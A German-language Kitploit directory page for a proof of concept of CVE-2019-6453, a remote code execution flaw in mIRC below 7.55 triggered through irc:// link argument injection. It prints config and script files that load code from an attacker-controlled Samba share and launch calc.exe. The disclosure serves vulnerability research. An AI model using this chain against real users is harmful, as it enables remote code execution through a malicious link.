
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
mIRC-CVE-2019-6453 — Berechnungsnachweis für CVE-2019-6453 | Kitploit
Tools/GitHubGitHub/andripwn/mirc-cve-2019-6453
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed TeamingPayload-Entwicklung
GitHubandripwn/mirc-cve-2019-6453

mIRC-CVE-2019-6453

Berechnungsnachweis für CVE-2019-6453

Repository anzeigen
1129vor 7 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    707
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    430
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    402
  • 5

    SafeLine

    chaitin/safeline

    Selbst gehosteter WAF und Reverse Proxy, der bösartigen HTTP-Verkehr filtert, SQL-Injection, XSS und Bot-Angriffe blockiert, mit Ratenbegrenzung und dynamischer HTML/JS-Verschlüsselung.

    349
  • 6

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    341

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2019-6453: RCE bei mIRC <7.55 mittels Argument-Injection durch benutzerdefinierte URI-Protokoll-Handler

[Link zum Write-up]

Wir haben eine Remote Code Execution-Schwachstelle in mIRC über den irc:// URI-Protokoll-Handler gefunden. Da mIRC keine Art von Sigil wie -- verwendet, um das Ende der Argumentliste zu markieren, kann ein Angreifer über einen irc://-Link Argumente an mIRC übergeben und beliebigen Code ausführen, indem er eine benutzerdefinierte mirc.ini von einem vom Angreifer kontrollierten Samba-Dateiserver lädt. Beachten Sie, dass ircs:// auf die gleiche Weise funktioniert.

PoC

Der Proof of Calc benötigt drei Dateien: mirc.ini, calc.ini und poc.html. Wir gehen davon aus, dass auf der Angreiferseite ein Samba-Dateiserver läuft. Im Sinne des Beispiels gehen die folgenden Code-Teile davon aus, dass er auf dem Host 127.0.0.1 läuft (d.h. ersetzen Sie 127.0.0.1 durch die Adresse Ihres eigenen Servers in den folgenden Dateien, um dies auszuprobieren).

mirc.ini

mirc.ini ist eine benutzerdefinierte Konfigurationsdatei, die sich auf dem Dateiserver unter C:\mirc-poc\mirc.ini befinden sollte.

[rfiles]
n2=\\127.0.0.1\C$\mirc-poc\calc.ini

calc.ini

calc.ini ist eine entfernte Skriptdatei, die sich auf dem Dateiserver unter C:\mirc-poc\calc.ini befinden sollte.

[script]
n0=on *:START: {
n1=  /run calc.exe
n2=}

poc.html

Ein einfacher Besuch von poc.html sollte funktionieren, vorausgesetzt mIRC ist als Standard-Handler für das irc:// URI-Schema eingestellt und der Browser codiert die Payload nicht. Abhängig vom Browser und Ihrer Konfiguration erhalten Sie möglicherweise trotzdem eine Eingabeaufforderung (bei Firefox nicht der Fall).

PoC-Gif

PoC-Gif

Betroffene Versionen

Dieses PoC läuft für mIRC <7.55.

Sie können das PoC auf Edge 42.17134 (letzte Vorschauversion) und Firefox 64.0.2 (letzte Version) auslösen. Auf Chrome funktioniert es nicht, weil Chrome URI-Protokolle anders behandelt (die URI wird kodiert, bevor sie an die Anwendung übergeben wird).


Tool herunterladen


